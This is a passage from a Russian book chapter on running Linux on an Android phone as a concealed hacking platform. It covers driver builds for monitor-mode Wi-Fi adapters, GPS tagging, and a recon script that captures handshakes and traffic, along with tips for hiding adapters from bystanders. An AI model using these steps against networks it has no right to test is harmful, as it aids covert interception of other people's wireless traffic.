mount -o bind /dev /data/linux/dev
mount -t devpts none /data/linux/dev/pts
chroot /data/linux /bin/bash         # вход в linux контейнер
```

Последняя команда — `chroot` — упрощенно осуществляет усечение путей, отбрасывая `/data/linux` при каждом обращении к файловой системе. Таким образом, все библиотеки и системные компоненты загружаются исключительно с текущего каталога, словно с корневого раздела. Это обеспечивает также изоляцию файловой системы от файловой системы Android. На этом механизме основаны также Docker-контейнеры. Но в то же самое время образ взаимодействует с ядром через системные вызовы и псевдофайловые системы, получая доступ к части железа.

Для удобства передачи файлов между chroot-контейнером и Android-приложениями можно подмонтировать пользовательскую папку `sdcard`:

```
mount -o loop /sdcard/ /data/linux/sdcard/
```

Это может быть удобно, когда необходимо, например, посмотреть HTML-отчет от какой-нибудь хакерской-тулзы привычным браузером смартфона и т. п.

С этого момента в обычном Android-смартфоне начинается полноценный GNU/Linux. И дальше все происходящее напоминает больше классическое администрирование Linux-десктопа или сервера, нежели мобильного телефона.

Использование Linux в форме образа и проще, и правильнее. Так сохраняется в «чистоте» файловая система Android и упрощается резервное копирование — ведь физически это один файл, и такая система становится портативной. Достаточно удобно просто скопировать этот заранее настроенный образ на новый девайс без необходимости все настраивать с нуля после каждой замены смартфона.

7.1.1. GUI

Несмотря на то, что подавляющее большинство хакерских инструментов консольные, что-то может требовать запуска графических инструментов, Android лишен привычного X-сервера, отрисовывающего графику. Но используя VNC Server, можно легко устранить этот недочет:

gui.sh

```
#!/bin/bash

cat <<E > ~/.vnc/config
securitytypes=none
geometry=1083x500
localhost
E

vncserver :0
```

VNC Server — это тот же самый графический X-сервер, только с удобным интерфейсом под VNC-клиент, которых, благодаря открытости протокола, предостаточно даже в виде мобильных приложений.

Чтобы рабочий стол содержал привычные элементы, нужно установить среду рабочего стола, например, для легковесности можно использовать LXDE:

```
apt install lxde
```

Теперь, используя любое мобильное приложение VNC-клиент (например, com.iiordanov.freebVNC), можно получить Linux GUI прямо на смартфоне (рис. 7.4). И при наличии привычного рабочего стола смартфон отличается от ноутбука только отсутствием клавиатуры.



Рис. 7.4. Linux стирает грань между компьютером и смартфоном

VNC Server имеет еще одну удобную очевидную особенность — к нему можно удаленно подключаться с других устройств. Это дает возможность удаленно управлять смартфоном в режиме графики.

7.1.2. Звук в chroot-окружении

В некоторых случаях Linux-программам на смартфоне может требоваться полноценный вывод звука. Добиться этого тоже достаточно просто:

```
apt install pulseaudio
pulseaudio --start
pactl load-module module-simple-protocol-tcp rate=48000 format=s16le
channels=2 source=auto_null.monitor record=true port=8000 listen=127.0.0.1
```

Теперь весь звук из chroot-окружения выводится на локальный порт 8000/tcp. В окружении Android нужно запустить приложение Simple Procotol Player (com.kaytat.simpleprotocolplayer), которое воспроизводит получаемый звук.

7.1.3. GNU-Android bridge

Так как работа производится все же на ОС Android, пусть и из chroot-окружения, может потребоваться доступ к ее функциям и датчикам. К сожалению, на Android нельзя получить доступ к некоторому оборудованию через привычные символьные устройства или системные вызовы, поскольку Android использует сильно модифицированное ядро Linux. Самый простой способ — это задействовать Termux-API. Он состоит из двух компонентов. Первый компонент — Android-приложение com.termux.api, которое посредством Java-библиотек получает штатный доступ к камере, диктофону, датчикам и прочим компонентам смартфона. Второй компонент — пакет Termux-API, содержащий уже консольные программы, принимающие данные от первого компонента.

Для установки консольных компонентов в Termux нужно выполнить:

```
pkg install termux-api
```

Благодаря Termux-API можно получить доступ к начинке смартфона из GNU-окружения — привычной командной строки. Это позволяет запрограммировать что угодно крайне простым образом через командную оболочку Bash.

Приложения Termux-API доступны только из окружения консоли Termux, но пока не chroot-образа. Доступ к консоли Termux из консоли chroot-окружения проще всего получить по SSH. Для этого в Termux-консоли нужно настроить SSH-сервер:

```
ssh-keygen
cat .ssh/id_rsa.pub > .ssh/authorized_keys
sshd
```

Приватный ключ `id_rsa` копируется уже в файловую систему chroot-образа.

В chroot-окружении для взаимодействия с Termux-API (например, доступа к датчикам Android) Termux-команды вызываются уже через SSH.

Например, отправить Notification в Android из консоли можно простым скриптом:

android/msg_notification.sh

```
#!/bin/bash
ssh -i ~/id_rsa -p 8022 localhost "termux-notification -t '$title' -c '$text'"
```

Уведомления достаточно удобно использовать для различных атакующих скриптов.

Или, например, прочитать вывод команды вслух, используя речевой синтезатор смартфона:

android/speak.sh

```
#!/bin/bash
ssh -i ~/id_rsa -p 8022 localhost "termux-tts-speak $text"
```

Получить информацию, например, с акселерометра можно так:

android/sensors/accelerometer.sh

```
#!/bin/bash
ssh -i ~/id_rsa -p 8022 localhost "termux-sensor -s 'icm4x6xx Accelerometer'
-n 1" | sed -n 4,6p
```

Информация с такого датчика позволит использовать пространственное положение смартфона в качестве триггера для какого-либо действия.

И так далее... У Termux-API достаточно много датчиков и возможностей.

7.1.4 Интерфейс под палец

Управлять всем через команды, конечно, хорошо и удобно для автоматизации, но требует от атакующего набора большого количества текста на клавиатуре. Современные смартфоны лишены удобной физической клавиатуры, а имеющиеся у них сенсорные виртуальные клавиатуры мало пригодны для комфортной работы в командной строке. Однако интерфейс атакующих скриптов можно упростить. Termux переводит нажатия на сенсорный экран смартфона в события нажатий мыши на консоли. Некоторые консольные файловые менеджеры — например, Midnight Commander, поддерживают работу с файлами — в частности, запуск скриптов, — через события мыши.



Рис. 7.5. Запуск атакующих сценариев одним пальцем и без клавиатуры

Поэтому он может стать простым графическим интерфейсом для управления хакерскими скриптами:

```
apt install mc
```

Все атакующие скрипты можно организовать как структуру файлов и папок, логически сгруппированных по типу атак. Благодаря этому навигация нажатиями пальца становится почти такой же удобной, как в типичном мобильном приложении (рис. 7.5).

Весьма удобно, что Termux поддерживает быстрое изменение масштаба консоли через жест мультитач. Это облегчает работу с утилитами, генерирующими достаточно большой объем текстовой информации.

Чтобы скрипты могли работать в интерактивном режиме, можно придать им единый стиль интерфейса, позволяющий принять параметры как через опции командной строки, так и через интерактивный запрос того или иного параметра:

```
#!/bin/bash

[[ $# -ge 1 ]] && arg1="$1" || read -p 'arg1: ' arg1
[[ $# -ge 2 ]] && arg2=»$2» || arg2='default'
...
```

Таким образом, любой скрипт можно запустить простым нажатием пальца, а если скрипту еще что-то нужно, то он это запросит в интерактивном режиме.

Разнообразные хакерские утилиты пишутся разными людьми, и интерфейсы этих программ разные. Но использование простых Bash-скриптов в качестве оберток позволяет придать им единый стиль, узко заточенный под каждую конкретную атаку.

С помощью таких скриптов весь хакерский функционал можно настраивать самостоятельно на свой вкус, придавая ему максимальную гибкость. А использование для этого командной оболочки Bash практически не требует серьезного программирования.

Тем не менее, интерфейс голой консоли всегда можно обернуть простым веб-интерфейсом, вызывающим те или иные сценарии и возвращающим результат обратно на веб-страницу. Как известно, веб — это самый простой и переносимый GUI.

7.1.5. Подключение к смартфону хакерских девайсов

Вместо того, чтобы задействовать встроенные в смартфон Wi-Fi, Bluetooth и тому подобные возможности, хакеру проще использовать внешние решения. На рис. 7.6, *внизу слева направо*, представлены миниатюрные устройства, имеющие скрытый хакерский потенциал:

- адаптер с режимом монитора Ralink RT5370 — для атак Wi-Fi;
- адаптер с возможностью смены MAC-адреса CSR 4.0 — для атак Bluetooth;
- адаптер Logitech C-U0007 — для атак Wireless HID (aka Mousejack).

А также самый миниатюрный OTG (рис. 7.6, *вверху*) — в зависимости от смартфона: Type-C или MicroUSB. Он настолько мал, что его можно оставлять прямо в любом из представленных на рис. 7.6 адаптеров.

Такие внешние решения имеют явные преимущества. Во-первых, их можно использовать и на ноутбуке, и на смартфоне. Во-вторых, атакующий не подвязан к аппаратной части смартфона или ноутбука. Это снова дает автономность, но уже для аппаратной составляющей, — при замене смартфона не будет утрачен аппаратный хакерский арсенал.

Рис. 7.6. Маленькие хакерские игрушки

Стоит отметить, что эти адаптеры имеют более мощные аналоги, но уже в крупном корпусе, подходящем к работе с ноутбука. Но ноутбук — это инструмент для атак из надежного места, а смартфон — в полевых условиях. Поэтому потенциальному злоумышленнику куда важнее не привлекать к себе внимание и использовать миниатюрные устройства. А меньшая мощность сигнала может быть легко компенсирована возможностью незаметно подойти максимально близко к целям атак.

Для использования большинства внешних девайсов атакующему требуется собрать соответствующий драйвер. Чтобы собрать драйверы под то или иное устройство, вовсе необязательно иметь исходные коды точной версии текущего ядра Linux, на котором работает смартфон. Вполне достаточно скачать исходники близкой версии (`uname -r`). Чтобы не засорять файловую систему основного образа, лучше использовать для хранения исходных кодов ядра отдельный образ, который может меняться от смартфона к смартфону. Пару шагов назад уже было показано создание образа из файла. И тут подразумевается, что нужно сделать то же самое, только вместо установки Linux в образ надо скачать и распаковать исходные коды ядра. После чего дополнительный образ монтируется уже привычным образом из Android-окружения в каталог chroot-окружения:

```
mount -o loop kernel.img /data/linux/usr/src/linux
```

Как только определен драйвер, который нужно собрать, необходимо запустить компиляцию только одного выбранного модуля (плюс его возможных зависимостей):

```
make menuconfig
make modules M=path/to/component
make modules_install
```

Заметьте, тут не происходит компиляции всех модулей, и уж тем более не перекомпилируется все ядро. В этом случае собирается только один необходимый модуль и его возможные зависимости.

Итак, вот примерный универсальный алгоритм сборки того или иного драйвера. На ноутбуке с Linux запускается команда, которая представлена далее. Затем в ноутбук надо вставить интересующий девайс, и по реакции системы можно увидеть загрузку нужного драйвера, управляющего устройством:

```
udevadm monitor
```

Программа `udevadm` в режиме реального времени показывает, как система реагирует на изменение аппаратной части компьютера. И где-то в ее выводе можно увидеть подгрузку требуемых драйверов (рис. 7.7).

В примере определено, какие драйверы подхватывают внешнюю карту Wi-Fi.

```
PNP0C09:00/PNP0C0A:00/power_supply/BAT0 (power_supply)
UDEV  [502287.088711] change   /devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A08:00/device:19/
PNP0C09:00/PNP0C0A:00/power_supply/BAT0 (power_supply)
KERNEL[502287.350695] add      /devices/pci0000:00/0000:00:14.0/usb1/1-1 (usb)
KERNEL[502287.356884] add      /devices/pci0000:00/0000:00:14.0/usb1/1-1/1-1:1.0 (usb
)
KERNEL[502287.357242] bind     /devices/pci0000:00/0000:00:14.0/usb1/1-1 (usb)
UDEV  [502287.378683] add      /devices/pci0000:00/0000:00:14.0/usb1/1-1 (usb)
KERNEL[502287.384620] add      /module/rt2x00lib (module)
UDEV  [502287.385586] add      /module/rt2x00lib (module)
KERNEL[502287.386067] add      /module/rt2800lib (module)
UDEV  [502287.386439] add      /module/rt2800lib (module)
KERNEL[502287.386917] add      /module/rt2x00usb (module)
UDEV  [502287.387196] add      /module/rt2x00usb (module)
KERNEL[502287.387529] add      /module/rt2800usb (module)
UDEV  [502287.387781] add      /module/rt2800usb (module)
KERNEL[502287.592859] change   /devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A08:00/device:19/
PNP0C09:00/PNP0C0A:00/power_supply/BAT0 (power_supply)
UDEV  [502287.596146] change   /devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A08:00/device:19/
PNP0C09:00/PNP0C0A:00/power_supply/BAT0 (power_supply)
KERNEL[502287.685618] add      /devices/pci0000:00/0000:00:14.0/usb1/1-1/1-1:1.0/ieee
80211/phy1 (ieee80211)
```

Рис. 7.7. Реакция ОС на подключение устройства

Теперь на смартфоне нужно перейти в режим интерактивного конфигурирования дерева исходных кодов ядра:

```
cd /usr/src/linux
sudo make menuconfig
```

Для поиска нужного модуля по имени нажать /. Результатом является Location, где можно найти расположение модуля и Prompt — собственно, имя модуля. Именно его надо найти, перемещаясь по каталогам интерактивного меню, и переключить его в состояние m. Это означает, что в ходе компиляции он будет оформлен в виде отдельного подгружаемого модуля.

Теперь нужно собрать только выбранный драйвер, указав его Location и скопировать в специальный системный каталог /lib/modules:

```
make modules M=path/to/component
sudo make modules_install SUBDIRS=path/to/component
```

После чего можно подключать девайс в смартфон, превратительно загрузив драйвер:

```
sudo modprobe somemodule
sudo insmod /lib/modules/`uname -r`/extra/somemodule.ko
```

Чаще всего этого достаточно, но иногда, особенно когда речь идет про сетевые карты, простой загрузки драйвера через modprobe может быть недостаточно. Могут потребоваться некоторые дополнительные действия, связанные с постобработкой. Эту задачу автоматически выполняет udev. Система udev мониторит изменение конфигурации аппаратной части через

sysfs и реагирует на это тем или иным образом, включая и подгрузку требуемых драйверов, и выполняя, по необходимости, дополнительные действия. Требуется лишь предварительно запустить систему udev перед подключением устройства:

```
sudo /lib/systemd/systemd-udevd -debug
```

Примерно таким образом можно подружить смартфон практически с любым внешним устройством. Ведь смартфон — это не просто телефон, а настоящий карманный компьютер.

7.2. Wi-Fi

Атаки на Wi-Fi рассматриваются в этой книге уже в третий раз. В первый раз — в форм-факторе Pineapple. Это статичные и длительные по времени атаки, неудобные по расположению, которые могут быть хорошо реализованы миниатюрной платой, спрятанной неподалеку от объектов атак. Во второй раз — с использованием дрона. Атакующий мог уже не дожидаться наступления тех или иных событий — например, появления клиентов в области действия, а подлететь к ним самостоятельно. И это быстрые и динамичные атаки. Со смартфоном — это уже интерактивные атаки. Ведь теперь у атакующего появляется дисплей и клавиатура. И атаковать он может как «в ширину», так и «в глубину». «В ширину» — это атаковать все вокруг массовыми и быстрыми динамичными атаками, где нужно не очень много времени, но есть множество целей. «В глубину» — это более длительные таргетированные статичные атаки, где атакующему, возможно, придется задержаться на какое-то время.

Для реализации атак на Wi-Fi со смартфона в половине случаев нельзя обойтись без внешнего адаптера (рис. 7.8).



Рис. 7.8. Хакерский режим сетевой карты Wi-Fi

Причина проста — на встроенных в смартфоны адаптерах Wi-Fi, как правило, заблокирован monitor-режим. Впрочем, кое-какие вещи все же можно сделать и с помощью встроенного адаптера, но об этом чуть позже. Здесь же для смартфона выбран самый миниатюрный адаптер Wi-Fi с режимом монитора. Для его работы необходим драйвер `rt2800usb.ko`. Нужно включить следующие опции ядра и собрать требуемый код как модуль:

```
CONFIG_RT2800USB=m
CONFIG_RT2800USB_RT53XX=y
make modules M=drivers/net/wireless/ralink/rt2x00
```

Этот модуль требует стек `mac80211`, следовательно, придется дособрать и его:

```
CONFIG_MAC80211=m
CONFIG_CFG80211=m
CONFIG_RFKILL=m

make modules M=net/mac80211
make modules M=net/wireless
make modules M=net/rfkill
make modules_install
```

Теперь, непосредственно перед подключением адаптера Wi-Fi в смартфон, остается запустить `udev`, чтобы он не только подгрузил модуль, но и выполнил некоторую постобработку:

```
sudo /lib/systemd/systemd-udevd -debug
```

Если все ок, то появится долгожданный `wlan1` — дополнительный внешний интерфейс Wi-Fi.

Для хакера, собирающегося атаковать Wi-Fi, крайне важно иметь возможность переводить беспроводной интерфейс в режим монитора. Если `iwconfig` не может перевести карту в режим монитора, это может означать, что карта не поддерживает работу со старым беспроводным стеком `ieee80211`. В таком случае можно воспользоваться новым `mac80211`-стеком с помощью более современной и мощной утилиты `iw`. Запуск режима монитора в стиле `mac80211`-стека:

```
sudo ip link set wlan1 name mon0
sudo iw mon0 set monitor control
sudo ifconfig mon0 up
```

После подключения внешнего адаптера Wi-Fi система определяет его как `wlan1`. Далее интерфейс переименовывается в `mon0` и включается режим монитора.

В итоге на смартфоне в одно и то же время имеется `wlan0` на встроенном беспроводном адаптере и `mon0` на внешнем. Можно, например, запускать точку доступа и мониторить сырые пакеты одновременно.

Получилось достаточно много команд. В дальнейшем всю процедуру инициализации внешнего адаптера Wi-Fi можно автоматизировать через соответствующий скрипт:

wifi/start.sh

```
#!/bin/bash

sudo /lib/systemd/systemd-udevd --debug &
udevd=$!
count=$(lsusb|wc -l)
while sleep 1; do if [ $(lsusb|wc -l) -ne $count ]; then break; fi; done
sleep 2
sudo kill $udevd

sudo ip link set wlan1 name mon0
sudo iw mon0 set monitor control
sudo ifconfig mon0 up
```

Скрипт делает всю необходимую настройку, включая подгрузку нужного драйвера, настройку сетевого интерфейса и, конечно же, активацию режима монитора. Запускать его нужно перед подключением в смартфон внешнего адаптера Wi-Fi. Скрипт дождется изменения в состоянии USB-устройств, активирует режим монитора и самостоятельно завершится.

Используя исходники из пакета `realtek-rtl88xxau-dkms`, можно собрать драйвер `88XXau.ko` и подключить к смартфону великую и могучую Alfa (рис. 7.9).

Да, устройство получилось габаритное, а хакеру было бы удобно использовать смартфон с более миниатюрными USB-девайсами. И специально для таких больших устройств (которых вы еще много встретите в этой книге) можно воспользоваться 180-градусным OTG-адаптером (рис. 7.10). Он позволяет удобно и незаметно подключать к смартфону подобные массивные устройства.

Располагать подключаемые устройства на задней стенке смартфона весьма выгодно, ведь так они, когда смартфон лежит в руке, закрываются ладонью, и с лицевой стороны практически ничего не заметно (рис. 7.11). Да и конструкция внешнего устройства, подключенного таким образом, не мешает убирать его вместе со смартфоном в карман.

Но не стоит забывать и про встроенный адаптер Wi-Fi смартфона, который по-прежнему доступен атакующему как `wlan0`. Половину из рассматриваемых далее атак можно спокойно провести на нем.

Рис. 7.9. Адаптер Wi-Fi с активным усилением управляется смартфоном

Рис. 7.10. Подключение массивных USB-устройств к смартфону с использованием 180-градусного OTG-адаптером



Рис. 7.11. Адаптер Wi-Fi Alfa в действии

Время переходить непосредственно к атакам. Многие из упомянутых далее атак уже рассмотрены в *главе 5* при описании Pineapple-устройства. Однако не все эти атаки целесообразно выполнять непосредственно с него. Все-таки Pineapple — это автономное устройство без экрана и клавиатуры, которое лучше подходит для малоподвижных автономных атак, требующих длительного времени.

Со смартфоном атакующий получает совсем иной подход к атакам — ведь с ним можно интерактивно взаимодействовать в их процессе. Поэтому смартфон лучше подходит для подвижных атак, успешность которых, например, зависит от взаимодействия с множеством целей, рассредоточенных по площади.

7.2.1. Recon



Рис. 7.12. Получение координат внутри помещений по мобильным сетям

Любая атака начинается с разведки. И сети Wi-Fi тут яркий тому пример. Крайне широкое их распространение может потребовать сначала определить имена сетей — объекты атак, либо же географическое местоположение точек доступа для последующих более прицельных атак. А смартфон — самое удобное средство для этой задачи. Он не вызывает подозрений у окружающих, и на его дисплее, в отличие от Pineapple, можно смотреть результаты.

Собрать полную картину Wi-Fi достаточно легко и эффективно можно с помощью airodump-ng. Так как на борту любого современного смартфона есть GPS, то можно зафиксировать примерное местоположение каждого беспроводного устройства. Наиболее изящным решением является использование gpsd, работа с которым поддерживается множеством инструментов, включая airodump-ng. Программа gpsd предоставляет удобный слой абстракции, единый интерфейс для большинства Linux-утилит, использующих GPS, и не требует каждый раз их настраивать.

Сам gpsd может получить информацию о спутниках множеством способов. Проще всего передать их через простой NMEA-поток UDP-пакетов. Сделать это можно через Android-приложения — такие, например как io.github.tiagoshibata.gpsdclient или name.kellermann.max.bluenmea.

Однако в зданиях GPS не поможет, потому что его там попросту нет, — ведь сигнал от спутников слишком слабый и через преграды почти не проходит. Зато способность смартфона определять свое местоположение по мобильным сетям, причем достаточно точно, может помочь атакующему при разведке внутри зданий (рис. 7.12).

Можно видеть, как, находясь внутри здания, termux-location определяет широту (latitude) и долготу (longitude) исключительно по сотовым вышкам, сетям Wi-Fi и датчикам положений. Затем он передает это скрипту `nmea.py`, генерирующему синтетический NMEA-поток, направляемый в локальный gpsd. В результате все Linux-утилиты, работающие с GPS, считают это координатами от спутников:

android/location.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && provider="$1" || read -p 'gps/network: ' provider

while :; do
  echo -n $(date +"%d.%m.%Y-%H:%M:%S") ""
  ssh -i ~/id_rsa-local -p 8022 lo "termux-location -r last -p $provider |
grep -e latitude -e longitude | awk '{print \$2}' | tr -d '\n' | tr ',' ' '"
  echo ""
  sleep 5
done
```

src/gps/nmea.py

```
#!/usr/bin/python3
import pynmea2
import time
import socket
from sys import argv

ip = argv[1]
port = int(argv[2])
s = socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM)
```

```
def lat_sd_to_dm(latitude):
    if latitude < 0:
        lat_dir = 'S'
    else:
        lat_dir = 'N'
    lat = ('%010.5f' % (abs(int(latitude)) * 100 + (abs(latitude) % 1.0) *
60)).rstrip('0')
    return lat_dir,lat

def lon_sd_to_dm(longitude):
    if longitude < 0:
        lon_dir = 'W'
    else:
        lon_dir = 'E'
    lon = ('%011.5f' % (abs(int(longitude)) * 100 + (abs(longitude) % 1.0) *
60)).rstrip('0')
    return lon_dir,lon

while True:
    line = input()
    try:
        datetime,lat,lon = line.split()
        print(lat,lon)
        lat_dir,lat = lat_sd_to_dm(float(lat))
        lon_dir,lon = lon_sd_to_dm(float(lon))
        gga = pynmea2.GGA('GP', 'GGA', (time.strftime("%H%M%S"), lat, lat_
dir, lon, lon_dir, '1', '04', '2.6', '1.00', 'M', '-33.9', 'M', '', '0000'))
        rmc = pynmea2.RMC('GP', 'RMC', (time.strftime("%H%M%S"), 'A',  lat,
lat_dir, lon, lon_dir, '0', '0.0', time.strftime("%d%m%y"), 'A'))
        for nmea in [gga,rmc]:
            print(str(nmea))
            s.sendto((str(nmea)+"\n").encode(), (ip, port))
    except:
        print(line)
```

Кстати, такой скрипт можно использовать и для преобразования уже обычных GPS координат к NMEA:

```
~/android/location.sh gps | ~/src/gps/nmea.py ip port
```

В результате, в ходе мониторинга беспроводных сетей становится доступной еще и информация о местоположении (рис. 7.13).



Рис. 7.13. Airodump-ng теперь фиксирует местоположение по GPS

Программа airodump-ng прекрасно проводит разведку беспроводных сетей с прицелом на безопасность, отображая исчерпывающую информацию и генерируя массу полезных лог-файлов и отчетов. Но разведка, направленная на пеленгацию точек доступа с использованием GPS, может быть выполнена лучше с помощью Kismet. Мощь разведывательного потенциала Kismet продемонстрирована в *разд. 6.2.4*. Для подключения Kismet к gpsd требуется раскомментировать всего одну директиву в конфиге:

/etc/kismet/kismet.conf

```
gps=gpsd:host=127.0.0.1,port=2947
```

Запуск разнообразных программ для захвата пакетов и анализа беспроводных устройств, таких как airodump-ng, hcxdumptool, tcpdump, а также Kismet, может быть выполнен в одно и то же время, так как их работа не мешает друг другу. Результатом является большое количество разнообразных дампов и логов. Запуск утилит для захвата и отображения данных о радиоэфире, а также для некоторого их анализа, может быть автоматизирован всего одним скриптом:

wifi/recon.sh

```
#/bin/bash

[[ $# -ge 1 ]] && opts=("$@") || opts=()
```

```
gpsd -N 'udp://*:2947' &
gpsd=$!

dumpfile=out-$(date +'%d.%m.%Y-%H:%M:%S')

sudo kismet -c mon0 --silent &
kismet=$!

tmux new-session -d -s recon -n hcxdumptool "sudo hcxdumptool -i mon0
--enable_status=8 -o $dumpfile.pcapng --silent --passive"
tmux new-window -t recon -n airodump-ng "sudo airodump-ng mon0 --gpsd -w
$dumpfile --uptime --manufacturer --wps -a"
tmux a -t recon \; select-window -t hcxdumptool

tcpdump -r $dumpfile.pcapng -nn -w $dumpfile.pcap
rm -f $dumpfile.pcapng
sudo kill $kismet
kill $gpsd

read -p 'generate reports?' next

airgraph-ng -i $dumpfile-01.csv -g CAPR -o $dumpfile-CAPR.png && mv $dumpfile-
CAPR.png /sdcard/
airgraph-ng -i $dumpfile-01.csv -g CPG -o $dumpfile-CPG.png && mv $dumpfile-CPG.
png /sdcard/
/opt/giskismet/giskismet --csv $dumpfile-01.kismet.csv
/opt/giskismet/giskismet -q "SELECT * FROM wireless" -o $dumpfile.kml && mv
$dumpfile.kml /sdcard/
```

